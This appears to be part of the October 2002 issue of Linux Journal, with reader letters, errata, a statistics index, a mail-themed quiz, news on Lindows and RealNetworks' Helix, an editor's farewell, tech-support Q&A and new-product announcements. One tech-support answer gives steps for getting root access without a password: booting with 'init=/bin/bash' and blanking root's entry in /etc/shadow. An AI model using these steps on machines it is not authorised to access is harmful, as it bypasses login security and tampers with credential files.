I would like to thank you for the mentions of some of the things that LI has done for the Linux community over the years in the calendar of your 100th issue. However, both in your calendar and in the quote from me on page 22, you had me listed as the “Founder of Linux International”. That honor goes to Patrick D'Cruze, of Australia. Patrick came up with the idea that Linux needed an organization that thought about the business side of Linux. He helped with deciphering the GPL, protecting the trademark “Linux”, organizing tradeshows and formed Linux International.

However, he also recognized that it would be harder to start the organization from Australia, so he contacted a couple of companies in the US, and basically transferred the incorporation to the US. In September 1995, Alan Fedder, of Uniforum, accepted the voluntary position of Executive Director of Linux International.

I joined the Board of Directors of LI in November 1995 as the representative of Digital Equipment Corporation. At that time we had several other companies on board, including *Linux Journal*.

In May 1996, Alan had to devote more of his time to his paid positions and stepped down from the executive directorship, although he was kind enough to remain the treasurer. The members decided that I would fill the still-volunteer position. I have been in that position ever since.

—maddog

Oh Boy! A Penguin This Month Too!

Just wanted to contact someone at *Linux Journal* and say, hey, this is a really neat idea to send a Linux calendar. Way cool!!

—Valden Longhurst

dd if=soap of=/dev/mouth

Before this gets started the wrong way, I must say that I enjoy *Linux Journal* very much and usually read it cover to cover. I do wish to complain, however, about the RAV ad on page 125 of this month's (August 2002) *LJ*. Language of that type is inappropriate in such a fine publication as yours. I still enjoy the magazine, and I know that you get paid in great part by the advertisers, but I would ask that you be, perhaps, a little more picky in your choice of ads.

—Keith Sutton

Free Software Survives Nasdaq Plunge

In 1998 the Gartner Group says: “There's little hope for free software” (*Linux Journal* 100, page 73). But if you look today from the perspective of a Nasdaq at below 1,300, when software companies cut staff, it's great to see that innovation still happens on a daily basis in a whole host of open-source projects such as Linux, Apache and Jakarta. These probably are the seeds of some future success stories.

—Boris Debic

Mmm, Meat

In your recent Linux Timeline [August 2002 issue of *LJ*], you mention VA Linux Systems purchase of Andover.net, “...owner of the popular web sites Slashdot.org and Freshmeat.org....” The correct site is Freshmeat.net. Freshmeat.org now appears to be unpopulated. At one time, it was host of a site of quite a different sort.

—Daniel D. Jones

Router Review Is Bogus

One would think that a product review that took four people to write it would be pretty good, however, that's not the case in your August 2002, 100th issue article titled “The Linux Router” on page 121. Your authors would have done much better by stating the actual throughput numbers of the Cisco alongside their price and let the reader decide which route (and router) they wanted to take.

The writers admit that (on page 122 and 123) only one set of their numbers is correct. It states that “The measurements for the Pentium I are misleading, as the bottleneck is the 90Mbps practical limit of 100Base-T Ethernet...” and “The bandwidth of the PIII-based Linux router cannot be calculated...” It sounds to me that this test is totally bogus and should have been conducted with an actual internet speed connection, with network cards capable of handling speeds that Cisco routers operate in, should have given the Cisco router bandwidth numbers and should have been done by a team that has done product reviews before and is not still in college.

—Wayne

Errata

LJ, August 2002, “How a Poor Contract Sunk an Open-Source Deal”, by Henry W. Jones, III

MySQL AB is based in Uppsala, Sweden, not in Finland.

LJ, August 2002, “OmniCluster Technologies' SlotServer”, by Linda Hypes

The URL is: www.omnicluster.com, and the price is: $499.00+ (US list). This review is specific to the SlotServer 1000; the SlotServer 3000 has additional features and memory.

UPFRONT

Various

Issue #102, October 2002

LJ Index—October 2002

1. Millions of pounds of space junk orbiting Earth: 4
2. Total man-made objects larger than 1cm in diameter, currently orbiting Earth: 110,000
3. Number of man-made objects currently being officially tracked: 8,927
4. Age in years of the oldest US-launched satellite, Vanguard I: 44
5. Age at which Vanguard I became space junk: 6
6. Thousands of orbiting fragments produced by a Pegasus rocket explosion in 1996: 300
7. Millions of adults who use the Net at home or work: 156
8. Percentage of the above who listen to internet radio: 16
9. Millions of dollars spent by IBM on a Linux-specific testing lab in New York: 1
10. Worldwide number of Linux users, in millions: 18
11. Percentage of Linux systems used as workstations: 61.42
12. Percentage of Linux systems used for programming: 43.65
13. Percentage of Linux systems used as mail servers: 23.37
14. Percentage of Linux systems used as web servers: 33.38
15. Percentage of Linux systems used as file servers: 24.64
16. Percentage of Linux systems used as firewalls: 23.51
17. Percentage of Linux systems used as DNS services: 17.6
18. Rank of Faroe Islands in number of Linux users as a percentage of whole population: 1
19. Rank of Finland in number of Linux users as a percentage of the entire population: 4

Sources

1. 1-6: Space.com
2. 7-8: Wharton School of Economics, citing *USA Today* and Gartner3
3. 9: International Business Machines Corp.
4. 10-19: Linux Counter (counter.li.org)

Lindows and Mandrake at Wal-Mart.com

Here's an interesting trend. A few months ago, Wal-Mart.com started selling cheap PCs equipped with no OS at all. Then they started selling the same boxes equipped with the new Lindows OS (which runs Linux and Windows apps). Now they've added a series of slightly more upscale models that run Mandrake Linux.

The Lindows models run $299-$599 (US). The bottom model has an AMD Duron 850MHz processor, 128MB memory and a 10GB hard drive. The top model has a 1.8GHz Pentium 4, 256MB DDR memory and a 40GB hard drive.

The Mandrake models run $391-$648 (US). The bottom model has an AMD Duron 900MHz processor, 128MB memory and a 40GB hard drive. The top model has an Intel 2.0GHz Pentium 4 processor, 256MB DDR memory and a 40GB hard drive.

None come with monitors. Those begin at $128.42 (US) for a 17" model with up to 1280 × 1024 resolution. Color printers start at $49.63 (US) for a Lexmark Z23.

Prices and models are from mid-July 2002.

—Doc Searls

The Subject of This Month's Quiz Is “Mail”

Questions

Q1 Eric Allman wrote the original Sendmail program to allow users to exchange mail among what three networks at the University of California, Berkeley?

Q2 ^TO_ in a procmail recipe is short for what?

Q3 How do you expunge deleted messages in Mutt?

Q4 What was the first Mail Transport Agent (MTA) ported to Linux, and when did it occur?

Q5 D. J. Bernstein's Maildir structure for storing mail in directories uses what three subdirectories per mailbox?

Q6 The **--send-keys** option of Gnu Privacy Guard sends keys where?

Q7 Who has the world's longest .signature file?

Answers

A1 ARPANet, UUCP and the University's own BerkNet.

A2 Any header that specifies a recipient of the mail: To, Cc and Bcc, along with less common ones such as Apparently-To and Envelope-To.

A3 Use the sync-mailbox function, which is bound to the $ key by default.

A4 smail, which Ian Kluft ported in 1992.

A5 The three subdirectories are: new, for newly delivered mail not yet seen by the user's mailer; cur, for mail that the mailer has seen (but that still may be unread by the user); and tmp, for temporary files.

A6 To a keyserver, so that other PGP and GPG users can easily look up your key.

A7 James “Kibo” Parry. It contains two ASCII art representations of the Starship Enterprise, one ASCII art sword, a recommended reading list and much other fascinating material. At 993 lines, it exceeds the recommended four lines by a bandwidth-sucking 24,725%.

—Don Marti

Stop the Presses: Real's Half Step Forward

Founded by Rob Glaser, a former high-level Microsoft executive, RealNetworks has been a highly proprietary streaming media business that seemed to fit the Microsoft mold. Yet RealNetworks' biggest competitor also happened to be Microsoft, which lately had become more and more aggressive in the streaming media business.

In July, RealNetworks embarked on an extreme strategy: they took part of their software open source. Specifically, they announced Helix, a set of tools for streaming and caching “all major media types”, including RealAudio/RealVideo, QuickTime, MPEG-2, MPEG-4, Windows Media and Ogg Vorbis. At the time of the announcement, the server was slated to run on 11 different operating systems, including Linux. RealNetworks claimed that the server, running on

Linux, delivered four times the performance of Windows Media Server 8 while delivering Windows Media and Real files simultaneously.

The Real codecs are still available only through a strictly proprietary license. When I interviewed Rob Glaser at the O'Reilly Open Source Convention—on the day RealNetworks announced Ogg Vorbis support—he compared the role of codecs to that of packaging in a shipping system. RealNetworks' business is shipping bits, not packaging them, he explained. Customers can use Real's own packaging, or whatever else they like, such as Ogg Vorbis, QuickTime, Windows Media Player, etc.

At the time of this writing there are two licenses: a proprietary “RealNetworks Community Source License (RCSL)”, which is “structured to ensure that all products built under the RCSL remain compatible with the Helix interfaces”, and a RealNetworks Public Source License (RPSL), which “is structured to provide developers greater flexibility in their use of the source code”. This one is described as “similar” to the GPL in respect to certain copyleft provisions, but different in respect to “patent issues”. The company also will license several patents and pending patent applications to the Helix community.

After the announcement, Bruce Perens published a detailed analysis of RealNetwork's plans at that point. He wrote:

- “The RealNetworks server and 'encoder engine', without the actual codecs, will be under a 'community source' license. This means that source code will be disclosed to people who sign an agreement, and those people will get a lot less than the full set of rights that come with open-source licensing. Since other streaming servers and encoders are already fully open source, we can't expect the Open Source community to have much to do with this part of RealNetworks' code.”
- “The RealAudio and RealVideo codecs will be available in compiled form, as proprietary software that can be linked into a larger product. Again, no joy in the Free Software camp. However, these codecs will be available for use along with various open-source pieces that Real is releasing, and thus it will be easier to for third parties to produce a half-proprietary Real-format player under Linux and on other operating systems where one is not supported today.”

The announcement drew inevitable comparisons to Netscape's announcement of Mozilla in 1998—after which the project took more than four years to deliver a 1.0 product. “Unlike the Mozilla Project, we do not plan on rewriting everything from scratch”, one Real employee wrote to me.

—Doc Searls

They Said It

What you need is a nerdy guy who'd do anything for you. Who would leave presents at your door and make web sites in your image: beautiful and grand, lyrical and edgy. You need a geek who would wait years for you, secretly, despite his own welfare. You need someone who won't make fun of the bad music kids these days love.

Instead of trolling the skate parks and beaches, you should sit outside a cyber café or an engineering department, browse through the aisles of Fry's Electronics, become a member of the Battery Club at Radio Shack.

—Tony Pierce

Never interrupt your enemy when he is making a mistake.

—Napoléon Bonaparte

Advertising is not a means of supporting media. Media is an excuse for presenting advertising.

—Rusty Foster

Creativity is allowing yourself to make mistakes. Art is knowing which ones to keep.

—Scott Adams

Proprietary data is the root of tyranny.

—Britt Blaser

The user group communities in the Bay Area have dwindled away, largely because installing and using GNU/Linux isn't as exciting or new or challenging anymore. Installfests made sense in the Slackware era, but now any newbie can point-and-click through a Mandrake install. I can now safely write about the user groups in the past tense.

—Nick Moffitt

Archive Index Issue Table of Contents

Advanced search

richard:~$ logout

Richard Vernon

Issue #102, October 2002

This issue is my last with *Linux Journal*. Don Marti, formerly technical editor of *Linux Journal* and editor in chief of *Embedded Linux Journal*, will be stepping into the role of editor in chief. As you must already know, you will be in most capable hands with Don, and I can assure you it will never be boring.

Few things inspire close human relationships like shared labor. Creating *Linux Journal* on a monthly basis and tackling the various other projects that come with being on the editorial staff of SSC make for a rigorous schedule and a lot of unused vacation time. As the *LJ* staff is a small one, we've gotten to know one another quite well. I've come to appreciate them not only for their competence and willingness to go the extra mile, but for their qualities as wonderful human beings. I'm a better person for having worked with them, and I feel confident they will continue to serve the magazine's readers very well.

Though I've been editor of *Linux Journal* for two years, I have met personally only two of our contributing editors. Yet, working with them on a monthly basis, I feel about them much as I feel about our in-house editorial staff. Many times their help and contributions go far beyond writing their monthly column—though their pay doesn't. I've abused and taken advantage of them, rewarding them with nothing more than my gratitude (I told them all I'd be their best friend) and *LJ* shwag, and they've accepted it graciously.

On this same page in the 100th issue, I cited the goodwill of the Linux community as something that makes working for this magazine a rewarding experience. That generosity made our 100th issue possible and is one more thing that makes leaving this job difficult. Our authors invest a lot of time and energy into providing information that is both accurate and useful, and believe me, they don't do it for the money. In many of the article proposals we receive, the potential author states a feeling of obligation to contribute to the community as the principal motivation for writing.

Given that our writers are, in most cases, our readers, we have the advantage of getting to know our audience very well. This makes saying good-bye more difficult, but my thanks more genuine.

So good-bye and sincere thanks to the staff, contributors and readers of *Linux Journal*. It's been a memorable two years.

Richard Vernon is former editor in chief of *Linux Journal*.

Archive Index Issue Table of Contents

Advanced search

Fighting for Your Rights

Heather Mead

Issue #102, October 2002

The summer of 2002 saw quite a bit of political action regarding US threats to the very existence of Internet radio. The Copyright Arbitration Royalty Panel (CARP), created by the controversial Digital Millennium Copyright Act, would wipe out US internet radio through high, retroactive, payments that do not apply to ordinary radio. Doc Searls has been covering these developments in a series of articles on our web site. If you haven't been keeping up, read “Hollywood Steps Up Its Assault on the Net While Webcasting Death March Claims KPIG” (www.linuxjournal.com/article/6246) and “Why Are So Many Internet Radio Stations Still on the Air?” (www.linuxjournal.com/6218).

In addition, the US Department of Commerce's second Digital Rights Management (DRM) workshop was held in Washington, DC, and everyone was represented on the panel except the general public. Fortunately, Linux users crashed this little party that the government threw for RIAA, MPAA and other Hollywood-interest groups. Read about it in “DRM Is Theft: New Yorkers for Fair Use Go to Washington” (www.linuxjournal.com/6243) contributed by New York Linux Scene (NYLXS) founder Ruben Safir.

We are seeing more and more clearly that Hollywood has the money and the desire to turn the Internet into a super-regulated, privacy-invading, content-management system. As Doc and others keep asking, “So what are we going to do about it?” While the general public is asleep at the wheel on this one (they'll have a rude awakening before too long), some Linux users are learning how to get politicians' ears. Ruben Safir has more to say about that in “Politics Is Local, So Get Political Locally” (www.linuxjournal.com/6250). At the local level, you can knock on doors and get meetings with your Representative in Congress. Nobody's going to do it for you.

NYLXS members Joe Grastara, Seth Johnson, Richard Weinberger, Ruben Safir and Forest Mars on their way to a meeting at the Raymond House Office Building.

On the technical side, as long as we're still allowed to write software without paying some 21st-century stamp tax, Greg Ward's article on Quixote (www.linuxjournal.com/article/6178) describes a web application framework “written by and for Python programmers”. Quixote has its own templating language based on Python code “to generate long text strings such as HTML documents” instead of “embedding Python code in an HTML-like template language”. This definitely is an approach designed for web programmers rather than designers used to an HTML editor.

We get a lot of submissions for *Linux Journal*, and due to space limitations in print, many helpful tutorials, reviews and news items appear on the web site instead. Articles are available on the site dating back to 1994, and new ones are posted every day.

Heather Mead is senior editor of *Linux Journal*.

Best of Tech Support

Various

Issue #102, October 2002

Upgrading System with External SCSI Disk

I have a 133MHz laptop, running Red Hat 6.0 with only / inside. My home is in an external SCSI hard disk connected with an Adaptec 1460 card. I wanted to upgrade from kernel 2.2.5-15 to 2.4.5. So I upgraded the minimum level of software necessary to run the 2.4 kernels (with modutils 2.4.16, etc.), but I'm having problems. Once I did **make** and **make install** for modutils and restarted the laptop, I could not start the external SCSI hard disk nor the zip drive. I also have no sound.

—Roger Martinez, roger.martinez@freesbee.fr

You should use the mkinitrd command and create an image with the SCSI modules. After you compile and install the new kernel, type **mkinitrd /boot/initrd-2.4.5.img 2.4.5**. Make sure you change the numbers to reflect the actual kernel version, then simply add a line to your lilo.conf like this one:

```
image=/boot/vmlinuz-2.4.5
        label=linux
        initrd=/boot/initrd-2.4.5.img
        read-only
        root=/dev/xxx
```

Run LILO and reboot.

—Mario de Mello Bittencourt Neto, mneto@argo.com.br

Will this Winmodem Work?

Recently I installed Red Hat Linux 7.3 on my Dell computer with a Intel P3 processor. I tried to configure a dial-up connection, but somehow the Linux installation didn't detect the modem. I have a Lucent Winmodem on my computer.

—Vijay Jilledimudi, jvkvijay@hotmail.com

In order to use those Winmodem cards, you have to install the proper driver (if available). To find out if your chipset is supported, go to www.linmodems.org.

—Mario de Mello Bittencourt Neto, mneto@argo.com.br

Dual Boot with Slackware?

I have two hard drives. Drive C: is 8GB and has everything on it. The second one is divided into two drives, D: and E:. Both of these drives are 9GB, and I hope to install Linux on one of them. Can I install Slackware on drive D:? And when I start my computer will it allow me to choose the operating system that I want to use?

—Eamonn Kiely, eamonnkiely198@hotmail.com

Sure. Make sure you read the documentation before you get started, as Slackware isn't the easiest distribution for new users. I would actually recommend Mandrake, SuSE or Red Hat. The installers for these distributions will detect automatically the layout of the partitions on your drives and help you select the correct one. (What you are calling drives D: and E: are actually partitions. In Windows they are mapped to virtual drives.)

—Ben Ford, ben@kalifornia.com

Samba to the Rescue

I have a Red Hat Linux server running at location A and a Windows XP system at location B. The XP system has a serial dot-matrix printer and a parallel laser printer. I set up SSH on the XP system to connect it to my Linux server over the Internet. My question: is there a way (hardware or software) to enable my Linux server to use the two printers connected to my XP machine?

—Alex, ahui@magstarinc.com

Try Samba. With Samba (www.samba.org) installed on your Linux system, you can set it up to act as a client to the Microsoft Windows XP “print server” on the other end of the connection. For your safety, you should create some sort of VPN tunnel to make sure no one can use your Windows machine as a “public” printer server. The l2tpd.org site has some tools to help you set up this Windows/Linux VPN.

—Mario de Mello Bittencourt Neto, mneto@argo.com.br

Problems Booting New Install?

I am new to Linux and am trying to install Red Hat Linux 7.0 on a Compaq Presario. I have partitioned the drive as follows: Windows 2000 has a 15GB partition and Linux has a 14GB NTFS partition. I am installing from a CD but cannot seem to get past the running /sbin/loader screen. It gets stuck there every time. Before it gets to that point it says something about **EXT2-fs warning: checktime reached, running e2fsck is recommended.** How do you get past these errors and install Linux?

—Rick, Ritodd@netzero.net

Are you sure you are booting from the Red Hat CD-ROM? It sounds like you are trying to boot from an old install. Check the boot order in your BIOS.

—Christopher Wingert, cwingert@qualcomm.com

I cried because I lost my password, and then I met a man who lost his user name.

I received Linux from my computer class. I use Partition Magic, but I forgot the logon name I used during the class. How do I get back in?

—Santos Gonzales, sansan78228@yahoo.com

Assuming you boot with LILO, you can use some trickery to get in. When it boots, type the name of your boot image (you may press tab to get a list of images in case you forgot those) and append the string init=/bin/bash. For example, **LILO: linux init=/bin/bash**. Now edit the file /etc/shadow and change the line containing the word root. You want to remove all the characters between the first and second colons. Save the file. Then press Ctrl-Alt-Del to reboot. Log in as root (no password) and immediately set a password with the passwd command.

—Ben Ford, ben@kalifornia.com

Linux Home Router

I recently finished installing Red Hat 7.2, and I have a separate Windows 98 PC connected to a Cox@home cable modem. I want to move the connection to the Linux box and use it as a router, firewall and, if possible, a DHCP server. The reason for the DHCP is because I want to learn how to set it up, and make it work. If you could give me the first step, or the steps in order of their priority, I would greatly appreciate it.

—Mike Dickson, mjd42970@cox.net

First, set up your firewall. You need to set up both router protection rules and IP masquerading rules (for your Windows 98 boxes). You might want to use a GUI-based tool to start out, but you will grow out of it. Red Hat's GUI is called firewall-config. Second, set up the DHCP server. There is a DHCP mini-HOWTO at www.tldp.org/HOWTO/mini/DHCP/index.html. That's about it for a router. You can do other cool things, such as setting up your own mail server and web server, but this is a good first challenge. Overall, this project seems to be something you WANT to do, as a challenge. If this is not the case, I would recommend highly LRP out of the box or a Linksys box.

—Christopher Wingert, cwingert@qualcomm.com

Archive Index Issue Table of Contents

Advanced search

New Products

Heather Mead

Issue #102, October 2002

MontaVista Carrier Grade Edition 2.1

MontaVista announced the availability of Linux Carrier Grade Edition 2.1 (CGE), their commercial, carrier-grade quality Linux distribution. The CGE is designed for network equipment providers as a standard, modular, communications platform. It provides high-availability features, including CompactPCI hot-swap drivers, redundant Ethernet and RAID1. CGE also provides a hardened driver architecture, resource monitoring and fault management services. CGE supports PICMG 2.16-compliant CompactPCI platforms and standard rackmount systems based on the Intel IA-32 architecture.

Contact MontaVista Software, 1237 East Arques Avenue, Sunnyvale, California 98045, 408-328-9200, www.mvista.com.

Ch 3.0

Ch 3.0 is a platform-independent embeddable C/C++ interpreter. It supports ISO C standard, C++ class, POSIX, GTK+, Windows, OpenGL, X/Motif and socket/WinSock and has more than 8,000 functions. Ch 3.0 offers many extensions to C, including shell programming for system administration, generic functions, string type, computational arrays for linear algebra and matrix computations, 2-D/3-D graphic plotting and classes for the Common Gateway Interface (CGI). It also offers advanced numerical functions for linear systems, differential equations, nonlinear equations and Fourier analysis.

Contact SoftIntegration, Inc., 216 F Street, #68, Davis, California 95616, 530-297-7398, info@softintegration.com, www.softintegration.com.

Sangoma ADSL Modem

Sangoma delivered an internal broadband ADSL modem that is compatible with all versions of Linux and FreeBSD. Designed for business servers, the S518 card can connect to any central office equipment in North America. Combined with Sangoma's WANPIPE software, the card offers data-transfer rates up to 10.5Mb/s high speed, 8Mb/s full rate, 4Mb/s for G.Lite downstream and up to 1Mb/s upstream. The S518 has a PCI 2.2 bus interface and is compliant with the ITU G.992.1 (G.DMT), ITU G.992.2 (G.Lite), ITU G.992 Annex A, Annex C and ANSI T1.413 Issue 2 ADSL standards. Drivers support PPP over ATM, PPP over Ethernet, Ethernet over ATM and IP over ATM.

Contact Sangoma Technologies Corporation, 50 McIntosh Drive, Suite 120, Markham, Ontario L3R 9T3, Canada, 800-388-2475 (toll-free), sales@sangoma.com, www.sangoma.com.

64Express

64Express is an automated migration tool that enables C and C++-based 32-bit enterprise applications to migrate to AMD's eighth-generation Opteron and Athlon processor platforms without manual code porting. The migration process eliminates compile/build/test iterations by analyzing all source and header files in a single application or a system of communicating applications. 64Express allows users to identify source-to-target issues, eliminate manual transcription errors, reduce test and debugging cycles, generate alternative solutions and improve planning information. In addition, no changes are made to the original source code until the user accepts them, and a complete audit trail of changes is generated.

Contact MigraTEC, 11494 Luna Road, Suite 100, Dallas, Texas 75234, 972-969-0300, www.migratec.com.

Houdini Halo

Houdini Halo is a standalone compositing and image-editing application from Side Effects Software, incorporating the VEX and VOP tools used by the rest of the Houdini products, all designed for the creation of 3-D images and nonlinear animation. Halo provides full floating-point plane and deep-raster support, interactive handles, animatable parameters, multiple views and optimization for large image formats. Among many features, Halo offers collapsible pixel operations, which allow most pixel-based operations to be combined into one operation, resulting in less memory usage and better image quality. A floating license is available and covers Linux, Windows, Solaris and IRIX.

Contact Side Effects Software, 477 Richmond Street West, Suite 1001, Toronto, Ontario M5V 3E7, Canada, 416-504-9876, info@sidefx.com, www.sidefx.com.

VersaTRAK IP RTU

The Linux-based VersaTRAK IP Remote Terminal Unit (RTU) is now available from SIXNET. The RTU runs on a 32-bit PowerPC with 16MB of fast dynamic memory and 4-126MB of Flash. Designed for use in data acquisition, data logging and control applications, user programs can be created using industry-standard tools or a free Linux compiler. VersaTRAK IP comes with a 10/100 Ethernet port and four serial ports. It supports telephone, radio and RS-485 party-line media, all handled by a RISC coprocessor, and is capable of polling more than 50,000 I/O lines using a combination of local, Ethernet and Modbus I/O modules. A shared-resource database can be accessed by non-Linux applications. A suite of development and maintenance tools is included for design, integration and deployment.

Contact SIXNET, 331 Ushers Road, PO Box 767, Clifton Park, New York 12065, 518-877-5173, sales@sixnetio.com, www.sixnetio.com.

VERITAS NAS and Clustering Software

VERITAS announced several new product releases, including network-attached storage (NAS) and clustering software. ServPoint NAS offers backup, volume management, clustering and disaster recovery technology with a choice of RAID configurations and can serve up to 32 nodes in a cluster. It allows various OS clients and applications to store, access and share files across the network. VERITAS Cluster Server facilitates server consolidation and manages a wide range of applications in heterogeneous environments. It offers support for up to 32-node clusters in SAN and traditional client/server environments. VERITAS also announced plans to make their Linux products available for IBM's eServer xSeries platform and Dell's PowerEdge servers.

Contact VERITAS Software, 350 Ellis Street, Mountain View, California 94043, 800-327-2232 (toll-free), www.veritas.com.